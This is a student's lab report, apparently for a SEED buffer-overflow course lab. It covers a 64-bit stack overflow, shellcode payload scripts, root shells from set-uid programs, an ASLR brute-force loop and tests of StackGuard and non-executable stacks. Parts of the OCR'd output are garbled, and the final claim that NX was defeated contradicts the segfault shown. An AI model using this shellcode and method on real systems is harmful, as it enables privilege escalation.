Observation :

The attack was implemented successfully and was able to gain the access of the root shell.

Task 5: Launching Attack on 64-bit Program (Level 3)

Implementation:

1. In the above the code the bufferoverflow is taking place at line 20 in the strcpy().
Which is inside the “bof” function .
2. Disabled the address space randomization which is countermeasure for BufferOverflow .
3. Relinked the shell to /zsh , which is also a countermeasure which is supposed to be disabled before the attack.
4. Executed the make file which consist of L1,L2,L3,L4 which are converted to UID.
5. Empty badfile was created .
6. Debugger was used to debug the stack-L3.
7. After debugging the program is ready to execute .
8. b bof : is a function name where we have bufferoverflow .
9. Then executed the “run” command.
10. Then executed the “next” command.
11. Then printed the address of RBP register.
12. Another address was obtained which was the beginning of the buffer .
13. Then calculated the difference between those two address which gave the offset.
14. Further the payload was constructed.

```
[seed@VM:~/.../code]$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[seed@VM:~/.../code]$ sudo ln -sf /bin/zsh /bin/sh
[seed@VM:~/.../code]$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[seed@VM:~/.../code]$ touch badfile
[seed@VM:~/.../code]$ ll
total 168
-rw-rw-r-- 1 seed seed      0 Sep 10 12:56 badfile
-rwxrwxrwx 1 seed seed  270 Sep  5 10:48 brute-force.sh
-rwxrwxrwx 1 seed seed   891 Sep  5 10:48 exploit.py
-rwxrwxrwx 1 seed seed   965 Sep  5 10:48 Makefile
-rwxrwxrwx 1 seed seed  1132 Sep  5 10:48 stack.c
-rwsr-xr-x 1 root seed 15908 Sep 10 12:56 stack-L1
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:56 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Sep 10 12:56 stack-L2
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:56 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:56 stack-L3
-rwxrwxr-x 1 seed seed 20120 Sep 10 12:56 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:56 stack-L4
-rwxrwxr-x 1 seed seed 20112 Sep 10 12:56 stack-L4-dbg
```

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-rwxrwxrwx 1 seed seed 891 Sep 5 10:48 exploit.py
-rwxrwxrwx 1 seed seed 965 Sep 5 10:48 Makefile
-rwxrwxrwx 1 seed seed 1132 Sep 5 10:48 stack.c
-rwsr-xr-x 1 root seed 15908 Sep 10 12:56 stack-L1
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:56 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Sep 10 12:56 stack-L2
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:56 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:56 stack-L3
-rwxrwxr-x 1 seed seed 20120 Sep 10 12:56 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:56 stack-L4
-rwxrwxr-x 1 seed seed 20112 Sep 10 12:56 stack-L4-dbg
[09/10/23]seed@VM:~/.../code$ gdb stack-L3-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1-20.04) 9.2
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Type "show configuration" for configuration details.
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Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L3-dbg...

```

```

gdb-peda$ b bof
Breakpoint 1 at 0x1229: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/CSP544/lab3/Labsetup/code/stack-L3-dbg
Input size: 0
[-----registers-----]
RAX: 0x7fffffffdd50 --> 0xfffffaaaaaabacd4
RBX: 0x555555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd00 --> 0x0
RDX: 0x7fffffffdd00 --> 0x0
RSI: 0x0
RDI: 0x7fffffffdd50 --> 0xfffffaaaaaabacd4
RBP: 0x7fffffffdd30 --> 0x7fffffffdf70 --> 0x0
RSP: 0x7fffffff928 --> 0x55555555535c (<dummy_function+62>:    nop)
RIP: 0x55555555229 (<bof>:    endbr64)
R8 : 0x0
R9 : 0xe
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x555555555140 (<_start>: endbr64)
R13: 0x7fffffff060 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
 0x555555555219 <__do_global_dtors_aux+57>:
    nop    DWORD PTR [rax+0x0]
 0x555555555220 <frame_dummy>:    endbr64
 0x555555555224 <frame_dummy+4>:
    jmp    0x55555555551a0 <register_tm_clones>
=> 0x555555555229 <bof>:    endbr64
 0x55555555522d <hnf+4>:      nush    rhn

```

```
[-----stack-----]
0000| 0x7fffffff928 --> 0x5555555553c (<dummy_function+62>:    nop)
0008| 0x7fffffff930 --> 0x7ffff7dcb548 --> 0x0
0016| 0x7fffffff938 --> 0x7fffffffdd50 --> 0xfffffaaaaaaaabcd4
0024| 0x7fffffff940 --> 0x0
0032| 0x7fffffff948 --> 0x0
0040| 0x7fffffff950 --> 0x0
0048| 0x7fffffff958 --> 0x0
0056| 0x7fffffff960 --> 0x0
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0x7fff7fe0187 "I\211\300d\213\004%\030")
  at stack.c:16
16
{
gdb-peda$ next
[-----registers-----]
RAX: 0x7fffffffdd50 --> 0xfffffaaaaaaaabcd4
RBX: 0x555555555360 (<_libc_csu_init>: endbr64)
RCX: 0x7fffffffdd00 --> 0x0
RDX: 0x7fffffffdd00 --> 0x0
RSI: 0x0
RDI: 0x7fffffffdd50 --> 0xfffffaaaaaaaabcd4
RBP: 0x7fffffff920 --> 0x7fffffffdd30 --> 0x7fffffffdf70 --> 0x0
RSP: 0x7fffffff840 --> 0xffffffff
RIP: 0x55555555523f (<bof+22>:    mov      rdx,QWORD PTR [rbp-0xd8])
R8 : 0x0
R9 : 0xe
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x555555555140 (<_start>:    endbr64)
D13: 0x7fffffff8060  ~ 0x1
```

```

EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x55555555522e <bof+5>:    mov    rbp,rs
0x555555555231 <bof+8>:    sub    rsp,0xe0
0x555555555238 <bof+15>:   mov    QWORD PTR [rbp-0xd8],rdi
=> 0x55555555523f <bof+22>:   mov    rdx,QWORD PTR [rbp-0xd8]
0x555555555246 <bof+29>:   lea    rax,[rbp-0xd0]
0x55555555524d <bof+36>:   mov    rsi,rdx
0x555555555250 <bof+39>:   mov    rdi,rax
0x555555555253 <bof+42>:   call   0x5555555550c0 <strcpy@plt>
[-----stack-----]
0000| 0x7fffffff840 --> 0xfffffffff
0008| 0x7fffffff848 --> 0x7fffffff850 --> 0xfffffaaaaaaaabcd4
0016| 0x7fffffff850 --> 0x7ffff7fcf68 --> 0xe0012000000bc
0024| 0x7fffffff858 --> 0x7ffff7ffd9e8 --> 0x7ffff7fcf000 --> 0x10102464c457f
0032| 0x7fffffff860 --> 0x0
0040| 0x7fffffff868 --> 0x7ffff7fcf628 --> 0xe001200000021
0048| 0x7fffffff870 --> 0x7fffffff8dc20 --> 0x0
0056| 0x7fffffff878 --> 0x7ffff7fe7b6e (mov    r11,rax)
[-----]
Legend: code, data, rodata, value
20      strcpy(buffer, str);
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffff920
gdb-peda$ p &buffer
$2 = (char (*)[200]) 0x7fffffff920-0x7fffffff850
$3 = 208
gdb-peda$ quit
[09/10/23]seed@VM:~/.../code$ █

-rwxrwxrwx 1 seed seed 1132 Sep  5 10:48 stack.c
-rwsr-xr-x 1 root seed 15908 Sep 10 12:56 stack-L1
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:56 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Sep 10 12:56 stack-L2
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:56 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:56 stack-L3
-rwxrwxr-x 1 seed seed 20120 Sep 10 12:56 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:56 stack-L4
-rwxrwxr-x 1 seed seed 20112 Sep 10 12:56 stack-L4-dbg
[09/10/23]seed@VM:~/.../code$ ./exploit.py
[09/10/23]seed@VM:~/.../code$ ll
total 176
-rw-rw-r-- 1 seed seed  517 Sep 10 13:15 badfile
-rwxrwxrwx 1 seed seed  270 Sep  5 10:48 brute-force.sh
-rwxrwxrwx 1 seed seed 1005 Sep 10 13:11 exploit.py
-rwxrwxrwx 1 seed seed  965 Sep  5 10:48 Makefile
-rw-rw-r-- 1 seed seed  11 Sep 10 12:57 peda-session-stack-L3-dbg.txt
-rwxrwxrwx 1 seed seed 1132 Sep  5 10:48 stack.c
-rwsr-xr-x 1 root seed 15908 Sep 10 12:56 stack-L1
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:56 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Sep 10 12:56 stack-L2
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-rwsr-xr-x 1 root seed 17112 Sep 10 12:56 stack-L3
-rwxrwxr-x 1 seed seed 20120 Sep 10 12:56 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:56 stack-L4
-rwxrwxr-x 1 seed seed 20112 Sep 10 12:56 stack-L4-dbg
[09/10/23]seed@VM:~/.../code$ ./stack-L3
Input size: 517
#
#
# █

```

Code :

```
Open exploit.py -/CSP540/lab1/labsetup/code
1#!/usr/bin/python3
2import sys
3
4# Replace the content with the actual shellcode
5shellcode= (
6    "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x66"
7    "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
8    "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
9).encode('latin-1')
10
11# Fill the content with NOP's
12content = bytearray(0x90 for i in range(517))
13
14#####
15# Put the shellcode somewhere in the payload
16start = 100          # Change this number
17content[start:start + len(shellcode)] = shellcode
18
19# Decide the return address value
20# and put it somewhere in the payload
21ret    = 0x7fffffff850 + 160      # Change this number
22offset = 208 + 8                # Change this number
23
24L = 8      # Use 4 for 32-bit address and 8 for 64-bit address
25content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
26#####
27
28# Write the content to a file
29with open('badfile', 'wb') as f:
30    f.write(content)
```

1. The shellcode that is provided in labsetup consist of 32-bit an 64-bit shellcode.
2. Copied the shellcode for the 64-bit register which was provided in the shellcode.c .
3. At line 16 updated the number to 100.
4. return address was replaced with RBP register + 200 , because return address has to more than RBP .
5. Offset was obtained from the difference which was calculated previously .
And added 8 to the value because its a 64-bit program.
6. As mentioned above the initial badfile was empty badfile, so after executing the ./exploit.py it replaced the old badfile with the new one.

Observation:

The attack was implemented successfully and was able to gain the access of the root shell.

Tasks 7: Defeating dash's Countermeasure

Implementation:

1. Used the sudo ln -sf /bin/dash /bin/sh command to change the dash to sh.
2. Changed the privileges of the file .
3. Executed the program .

A terminal window titled "seed@VM: ~/.../shellcode". The session log shows:

```
[09/10/23] seed@VM:~/.../shellcode$ ls
call_shellcode.c  dash_shell_test.c  Makefile
[09/10/23] seed@VM:~/.../shellcode$ sudo ln -sf /bin/dash /bin/sh
[09/10/23] seed@VM:~/.../shellcode$ sudo chown root dash_shell_test
[09/10/23] seed@VM:~/.../shellcode$ sudo chmod 4755 dash_shell_test
[09/10/23] seed@VM:~/.../shellcode$ dash_shell_test
#
#
#
#
#
#
```

Code:

1. Program file was created with dash_shell_test.c .
2. After executing the program was able to get root shell.
3. If we comment out line 10 then it will give us only normal shell.

A code editor window with two tabs: "dash_shell_test.c" and "call_shellcode.c". The "dash_shell_test.c" tab contains the following code:

```
1 // dash_shell_test.c
2 #include <stdio.h>
3 #include <sys/types.h>
4 #include <unistd.h>
5 int main()
6 {
7     char *argv[2];
8     argv[0] = "/bin/sh";
9     argv[1] = NULL;
10    setuid(0); // Set real UID to 0 ①
11    execve("/bin/sh", argv, NULL);
12    return 0;
13 }
```


Observation:

Was able to gain the root access by defeating the dash countermeasure.

Task 8: Defeating Address Randomization

Implementation :

1. The below code was given in brute-force.sh .



```
#!/bin/bash
SECONDS=0
value=0


while true; do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(( $duration / 60 ))
    sec=$(( $duration % 60 ))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far."
    ./stack-L1
done
~
```

2. Executed the code an attack was implemented.



```
[09/11/23] seed@VM:~/code$ ./brute-force.sh
```

3. The program will run in a infinite loop with segmentation fault until we get the root shell.



```
Input size: 517
./brute-force.sh: line 14: 339611 Segmentation fault      ./stack-L1
0 minutes and 17 seconds elapsed.
The program has been running 8595 times so far.
Input size: 517
./brute-force.sh: line 14: 339612 Segmentation fault      ./stack-L1
0 minutes and 17 seconds elapsed.
The program has been running 8596 times so far.
Input size: 517
./brute-force.sh: line 14: 339613 Segmentation fault      ./stack-L1
0 minutes and 17 seconds elapsed.
The program has been running 8597 times so far.
Input size: 517
./brute-force.sh: line 14: 339614 Segmentation fault      ./stack-L1
0 minutes and 17 seconds elapsed.
The program has been running 8598 times so far.
Input size: 517
./brute-force.sh: line 14: 339615 Segmentation fault      ./stack-L1
0 minutes and 17 seconds elapsed.
The program has been running 8599 times so far.
Input size: 517
./brute-force.sh: line 14: 339616 Segmentation fault      ./stack-L1
0 minutes and 17 seconds elapsed.
The program has been running 8600 times so far.
Input size: 517
```

Observation:


It was running in infinite loop an was showing segmentation fault.

Tasks 9: Experimenting with Other Countermeasures

9.a: Turn on the StackGuard Protection

Implementation:

1. Created stackguard.c file .
2. Compiled the file and executed the program .



A terminal window titled "seed@VM: ~/.../shellcode". The session shows the user navigating through files (ls), listing files (ll), compiling the code (gcc -m32 -o stackguard stackguard.c), running the program (./stackguard hello), and receiving an output message "Returned Properly". The user then runs the program again with a longer argument (./stackguard hello00000000000000) and receives an error message: "*** stack smashing detected ***: terminated Aborted".

```
[09/10/23] seed@VM:~/.../shellcode$ ls
call_shellcode.c dash_shell_test dash_shell_test.c Makefile stackguard.c
[09/10/23] seed@VM:~/.../shellcode$ ll
total 36
-rwxrwxrwx 1 seed seed 653 Sep 10 14:47 call_shellcode.c
-rwsr-xr-x 1 root seed 16808 Sep 10 15:13 dash_shell_test
-rw-rw-r-- 1 seed seed 227 Sep 10 15:11 dash_shell_test.c
-rwxrwxrwx 1 seed seed 312 Sep 5 10:48 Makefile
-rw-rw-r-- 1 seed seed 252 Sep 10 15:23 stackguard.c
[09/10/23] seed@VM:~/.../shellcode$ gcc -m32 -o stackguard stackguard.c
[09/10/23] seed@VM:~/.../shellcode$ ./stackguard hello
Returned Properly

[09/10/23] seed@VM:~/.../shellcode$ ./stackguard hello00000000000000
*** stack smashing detected ***: terminated
Aborted
[09/10/23] seed@VM:~/.../shellcode$
```

Code:



A code editor window titled "stackguard.c" showing the C code for the buffer overflow vulnerability. The code defines a function foo that takes a character pointer str and copies it into a buffer of size 12. The main function calls foo with argv[1] and prints a success message if it returns properly.

```
1 #include <string.h>
2 #include <stdio.h>
3 #include <stdlib.h>
4 void foo(char *str)
5 {
6     char buffer[12];
7     /* Buffer Overflow Vulnerability */
8     strcpy(buffer, str);
9 }
10 int main(int argc, char *argv[])
11 {
12     foo(argv[1]);
13     printf("Returned Properly \n\n");
14     return 0;
15 }
```

1. The above code consist of buffer size 12
2. The above code was executed with arguments of different length.
3. First argument used was short, so program returned the output properly.
4. In the second execution argument used was longer than buffer size .
So stackguard detected the buffer overflow, and terminated the program by printing the message “stack smashing detected”.


Observation:

Successfully implemented the stackguard protection.

9.b: Turn on the Non-executable Stack Protection

Implementation:

1. Compiled the shellcode.c file.
2. And printed the a.out command.



A terminal window titled "seed@VM: ~.../shellcode". The session log shows:

```
[09/10/23] seed@VM:~/.../shellcode$ gcc -z execstack shellcode.c
[09/10/23] seed@VM:~/.../shellcode$ a.out
Segmentation fault
[09/10/23] seed@VM:~/.../shellcode$
```

Code:



```
1 /* shellcode.c */
2 #include <string.h>
3
4 const char code[] =
5 "\x31\xc0\x50\x68//sh\x68/bin"
6 "\x89\xe3\x50\x53\x89\xe1\x99"
7 "\xb0\x0b\xcd\x80";
8
9 int main (int argc, char **argv)
10 {
11     char buffer[sizeof(code)];
12     strcpy(buffer, code);
13     ((void(*)())buffer) ();
14 }
```

Non-executable stacks restricts to execute shellcode on the stack, but it doesn't prevent the bufferoverflow .

Observation:

Was able to Defeat the non-executable stack countermeasure.